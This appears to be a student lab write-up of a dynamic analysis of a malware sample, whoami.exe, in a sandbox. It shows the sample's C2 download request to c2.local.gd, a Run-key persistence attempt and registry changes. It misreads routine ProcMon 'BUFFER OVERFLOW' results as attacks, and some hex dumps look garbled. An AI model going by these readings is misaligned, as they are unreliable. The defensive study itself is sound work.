
Apate is a tool that allows me to control DNS responses. It acts as a fake DNS server that can trick other software into sending network traffic to a specific location.

The DNS Reply IP is any system querying for a domain will be directed to this IP address. In this case the IP: 192.168.56.105 is the remnux's ip

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ApateDNS-Figure1.1: Before running whoami.exe



ApateDNS-Figure1.2: After running whoami.exe

We can see “c2.local.gd” is being called by the malware (whoami.exe). It is probably a domain associated with a Command and Control (C2) server. C2 server is typically a remote server with which the malware communicates to receive instructions, send stolen data, or update its functionality, but in this case we using iNetSim on Remnux to act like a server, we capturing the malware’s behavior


## II. INetSim

iNetSim is a network simulation framework used for testing and studying network security systems and applications. In this case we leave the iNetSim configuration by default



```
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1663) ===
Session ID:      1663
Listening on:    192.168.56.105
Real Date/Time:  2023-10-05 18:08:43
Fake Date/Time:  2023-10-05 18:08:43 (Delta: 0 seconds)
Forking services...
* smtp_25_tcp - started (PID 1669)
* smtps_465_tcp - started (PID 1670)
* pop3_110_tcp - started (PID 1671)
* ftps_990_tcp - started (PID 1674)
* ftp_21_tcp - started (PID 1673)
* https_443_tcp - started (PID 1668)
* pop3s_995_tcp - started (PID 1672)
* http_80_tcp - started (PID 1667)
done.
Simulation running.
```

iNetSim-figure1.1: iNetSim server running



iNetSim-figure1.2: Fake HTML page for iNetSim server

When iNetSim server is running, It means we are ready to execute the malware, whoami.exe. By running ApateDNS and iNetSim to act like a server. We can capture any requests from the malware to the server by using Netcat or Wireshark

### III. Netcat

```
remnux@remnux:~$ sudo nc -v -n -l 192.168.56.101 80
Listening on 192.168.56.101 80
Connection received on 192.168.56.102 49870
GET /C5393C7FE7022F7A24372BD1969CB1C6.exe HTTP/1.1
URL: http://c2.local.gd/C5393C7FE7022F7A24372BD1969CB1C6.exe
Host: c2.local.gd
Connection: close
Accept: */*
Accept-Encoding: gzip
User-Agent: U++ HTTP request
```

Figure 3.0 NetCat listening on port 80

Using NetCat on port 80, we observe that the host c2.local.gd may indicate the malware may be using a Command and Control (C2) server. In this case, the program would communicate with this server to receive commands, download additional payloads, or send data back. Through the GET command, the program is retrieving a suspicious executable and successfully does it as indicated by the HTTP/1.1 response code. The user-agent being a generic “U++ HTTP request” user-agent string blends in with legitimate traffic where it may be hard to observe as unusual or unwanted behavior unless intentionally scanned for.

### IV. Process Monitor

12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 144
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	QuerySecurityFile	C:\Users\NEUser\Downloads\project1\...	BUFFER OVERFLOW... Information: Owner
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 16
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12
12:25:...	whoami.exe	3724	RegQueryValue	HKLM\System\CurrentControlSet\Servicing\*	BUFFER OVERFLOW... Length: 12

Showing 47 of 3,510,151 events (0.0013%)      Backed by virtual memory

Figure 4.0: Multiple buffer overflow results found

On first observation of ProcMon, we notice that there is an unusually high behavior of buffer overflow resulting from RegQueryValue operations and two instances of QuerySecurityFile also resulting in a buffer overflow. It is not normal for a program to have this many buffer overflows, if any at all, in standard coding practices. What this indicates is that there may be intentional buffer overflows as an attempt to poke vulnerabilities in the system. Furthermore, pathing directly to the executable’s own path while creating a buffer overflow seems more than likely to be intentional rather than a mistake of poor coding practices.




Figure 4.1: Key created in ~\Run

Significance: With the desired access level of “All Access”, the program is trying to attain a high level of access permission, including the ability to read, modify, and delete registry values and subkeys. With the disposition of REG\_OPENED\_EXISTING\_KEY, this indicates that the program is interacting with an existing “Run” key entry. As this is in the path of the “Run” key, it may imply that the malware is attempting to establish persistence through adding or modifying entries in “Run” every time the user logs in or the system starts.

whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49873 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49873 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Disconnect	MSEDGEWIN10:49873 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	Thread Create		SUCCESS	Thread ID: 2916
whoami.exe	3724	Thread Exit		SUCCESS	Thread ID: 2916, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49874 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49874 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Disconnect	MSEDGEWIN10:49874 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	Thread Create		SUCCESS	Thread ID: 4088
whoami.exe	3724	Thread Exit		SUCCESS	Thread ID: 4088, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49875 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49875 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Disconnect	MSEDGEWIN10:49875 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	Thread Create		SUCCESS	Thread ID: 5760
whoami.exe	3724	Thread Exit		SUCCESS	Thread ID: 5760, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49876 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Reconnect	MSEDGEWIN10:49876 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0
whoami.exe	3724	TCP Disconnect	MSEDGEWIN10:49876 -> 101.56.168.1...	SUCCESS	Length: 0, seqnum: 0, connid: 0

Figure 4.2: TCP Reconnect &amp; Disconnect in multiple successions

As observed above in Figure 3.0, we see that somewhere on port 80, a GET request was desired from the network and with process monitoring, we are able to deduce where this behavior originates from. Through various different reconnections to the same network destination, this could be the source of where the HTTP request comes from in the NetCat analysis.

## V. Process Explorer

Next we use process explorer, which is a system monitoring and diagnostic tool for Microsoft Windows OS. Process explorer is for analyzing and troubleshooting system processes, applications, and system performance.

In the ProcExp-Figure 5.0, process explorer can not catch the malware because the time that malware from starting to end is fast, so procExp can not catch and verify the signature of malware. However, in a reattempt of capturing the malware as it's executed, we are able to manage a glimpse of what is happening, in which it matches the behavior

we see visually. With a child process as observed in Figure 5.1 of conhost.exe, this is the Windows console host box which blinks for a couple seconds before disappearing, where we observe the problems similar to how we were unable to capture the program at all in Figure 5.0. We now can see the problem with only observing the ProcExp and the necessity of ProcMon to capture recorded instances of every operation, although there may be some obfuscation to filter through.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Verified Signer
Registry		1,996 K	59,412 K	120			
System Idle Process	86.31	56 K	8 K	0			
System	2.02	192 K	156 K	4			
Interrupts	0.40	0 K	0 K	n/a	Hardware Interrupts and DPCs		
smss.exe		492 K	1,156 K	340			
Memory Compression		204 K	52,240 K	1050			
csrss.exe	< 0.01	1,736 K	5,652 K	420			
wininit.exe		1,344 K	6,660 K	508			
csrss.exe	0.40	1,744 K	5,136 K	516			
winlogon.exe		2,648 K	11,416 K	608			
fontdrvhost.exe		4,004 K	8,208 K	840			
dwm.exe	0.61	121,528 K	109,112 K	384			
explorer.exe	< 0.01	48,332 K	127,096 K	4732	Windows Explorer	Microsoft Corporation	(Verified) Microsoft...
SecurityHealthSystray.exe		1,800 K	8,708 K	5144	Windows Security notificatio...	Microsoft Corporation	(Verified) Microsoft...
VBoxTray.exe	< 0.01	2,680 K	10,780 K	4536	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates	(Verified) Microsoft...
OneDrive.exe		18,920 K	59,816 K	6280	Microsoft OneDrive	Microsoft Corporation	(Verified) Microsoft...
apateDNS.exe	< 0.01	18,732 K	23,976 K	1116			
Procmon.exe		5,196 K	16,264 K	4332	Process Monitor	Sysinternals - www.sysinter...	(Verified) Microsoft...
Procmon64.exe	2.82	71,356 K	45,456 K	1300			
procexp.exe		4,796 K	11,660 K	5400	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...
procexp64.exe	1.21	26,932 K	55,148 K	2628	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...

ProcExp-Figure 5.0: ProcExp can't catch malware

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		8,880 K	10,052 K	2808	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,748 K	8,812 K	3424	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		19,244 K	9,932 K	3596	Microsoft Windows Search I...	Microsoft Corporation
svchost.exe		1,596 K	1,448 K	4408	Host Process for Windows S...	Microsoft Corporation
Windows.WARP.JITS...		1,232 K	256 K	4544		
SecurityHealthService.exe		5,032 K	2,532 K	1752	Windows Security Health Se...	Microsoft Corporation
svchost.exe		2,088 K	2,464 K	5808	Host Process for Windows S...	Microsoft Corporation
SgmBroker.exe		2,688 K	3,016 K	4456	System Guard Runtime Monit...	Microsoft Corporation
svchost.exe		2,244 K	2,500 K	1160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,776 K	1,532 K	2616	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,284 K	7,012 K	1528	Host Process for Windows S...	Microsoft Corporation
lsass.exe		4,556 K	5,632 K	616	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,420 K	232 K	736		
csrss.exe	< 0.01	1,664 K	1,852 K	488		
winlogon.exe		2,712 K	2,932 K	568		
fontdrvhost.exe		3,548 K	2,932 K	728		
dwm.exe	16.98	48,068 K	48,796 K	948		
explorer.exe	1.54	61,716 K	90,040 K	3344	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,720 K	968 K	1584	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,492 K	2,336 K	5180	VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	< 0.01	19,516 K	9,668 K	5276	Microsoft OneDrive	Microsoft Corporation
apateDNS.exe		17,480 K	10,288 K	632		
Procmon.exe		5,800 K	20,392 K	3652	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	< 0.01	67,088 K	37,488 K	4288		
procexp.exe		4,592 K	11,764 K	3248	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	0.77	19,944 K	42,984 K	5688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
whoami.exe		24,700 K	14,568 K	5856		
conhost.exe		7,088 K	18,212 K	5288	Console Window Host	Microsoft Corporation

CPU Usage: 21.62% Commit Charge: 68.69% Processes: 80 Physical Usage: 65.23%

Figure 5.1: ProcesExp manages to capture whoami.exe with child process conhost.exe

## VI. Regshot

We use Regshot to take snapshots of Windows Registry and the file system. We take snapshot before and after running whoami.exe

2023/10/7 07:29:16 (before running whoami)

2023/10/7 07:32:09 (after running whoami)

```
Regshot 1.9.0 x64 ANSI
Comments: After running whoami.exe
Datetime: 2023/10/7 07:29:16 , 2023/10/7 07:32:09
Computer: MSEDGEWIN10 , MSEDGEWIN10
Username: IEUser , IEUser
```

Regshot-figure 1.0: Regshot report

Keys added: 31

```
-----
Keys added: 31
-----
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\hiv\OpenWithList
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000020D4
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000020D8
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000000A0E8
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules\GlobalSettings
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules\GlobalSettings\ProperTreeModuleInner
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPid1MRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\*
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePid1MRU\hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012023100720231008
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\MRU\1\2
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\19\Shell\{5C4F28B5-F869-4E84-8E60-F11D897C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg\{5C4F28B5-F869-4E84-8E60-F11D897C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg\{5C4F28B5-F869-4E84-8E60-F11D897C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\Shell
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\MRU\1\2
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\19\Shell\{5C4F28B5-F869-4E84-8E60-F11D897C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg\{5C4F28B5-F869-4E84-8E60-F11D897C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\Shell
```

Regshot-figure 1.1: Keys added



[illegible]

Regshot-figure 1.2: Value Added

```
Values modified: 60
```


---

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\DiagTrack\SettingsRequests\LastDownloadTime: DB 7F 28 1E EE F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\DiagTrack\SettingsRequests\LastDownloadTime: AE 96 79 43 F0 F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUPProvider\StartTime: EC 67 ED F5 EF F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUPProvider\StartTime: CE 60 92 5B F0 F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: A4 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: B1 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0407D628-68C6-4EA4-8807-6802B2172009}\DynamicInfo: 03 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0407D628-68C6-4EA4-8807-6802B2172009}\DynamicInfo: 03 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{18999663-BD8A-4BC0-9C8D-82671F027E03}\DynamicInfo: 03 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{18999663-BD8A-4BC0-9C8D-82671F027E03}\DynamicInfo: 03 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-6288-4C75-9493-DDE23147E6ED}\Hash: 4E FC F7 CB BD 43
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-6288-4C75-9493-DDE23147E6ED}\Hash: 5E 78 72 ED 12
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-6288-4C75-9493-DDE23147E6ED}\Triggers: 17 00 00 00 00
FF FF FF D0 21 42 43 48 48 48 48 FF 19 7D 83 48 48 48 18 00 00 00 48 48 48 4C 00 6F 00 63 00 61 00 6C 00 53 00 79 00 73 00 74 00 65
48 48 48 48 0C 00 00 00 48 48 48 48 01 01 00 00 00 00 05 12 00 00 48 48 48 48 00 00 48 48 48 2C 00 00 48 48 48 00 00 00
00 00 00 00 00 00 00 00 48 48 48 48 48 48 FF FF 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00
51 00 75 00 65 00 75 00 65 00 52 00 65 00 70 00 6F 00 72 00 74 00 69 00 6E 00 67 00 42 00 6F 00 6F 00 74 00 54 00 72 00 69 00 67 00 67 00
67 44 96 02 00 00 FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 01 FF FF FF 00 00 00 00
00 69 00 6E 00 67 00 57 00 6E 00 66 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3A 0B 94 41 01 00 00 00 00 00 00
00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
67 00 46 00 72 00 65 00 65 00 4E 00 65 00 74 00 77 00
6F 00 72 00 68 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3E 08 84 41 01 00 00 00 00 00 03 DD DD 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 07 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 01 67 44
00 72 00 74 00 69 00 6E 00 67 00 54 00 69 00 6D 00 65 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48
00 00 00 00 00 00 6E 00 67 00 54 00 69 00 6D 00 65 00 54 00 72 00 69 00 67 00 65 00 72 00 48 48
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-6288-4C75-9493-DDE23147E6ED}\Triggers: 17 00 00 00 00
FF FF FF D0 21 42 43 48 48 48 48 48 7B 85 78 48 48 48 18 00 00 00 48 48 48 4C 00 6F 00 63 00 61 00 6C 00 53 00 79 00 73 00 74 00 65
48 48 48 48 0C 00 00 00 48 48 48 48 01 01 00 00 00 00 05 12 00 00 48 48 48 48 00 00 48 48 48 2C 00 00 48 48 48 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 48 48 48 48 48 FF FF 00 00 00 00 00 00 D4 67 44 96 02 00 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00
51 00 75 00 65 00 75 00 65 00 52 00 65 00 70 00 6F 00 72 00 74 00 69 00 6E 00 67 00 42 00 6F 00 6F 00 74 00 54 00 72 00 69 00 67 00 67 00
67 44 96 02 00 00 FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 01 FF FF FF 00 00 00 00
00 69 00 6E 00 67 00 57 00 6E 00 66 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3A 0B 94 41 01 00 00 00 00 00 00
00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
67 00 46 00 72 00 65 00 65 00 4E 00 65 00 74 00 77 00
6F 00 72 00 68 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3E 08 84 41 01 00 00 00 00 00 03 DD DD 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 07 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 01 67 44
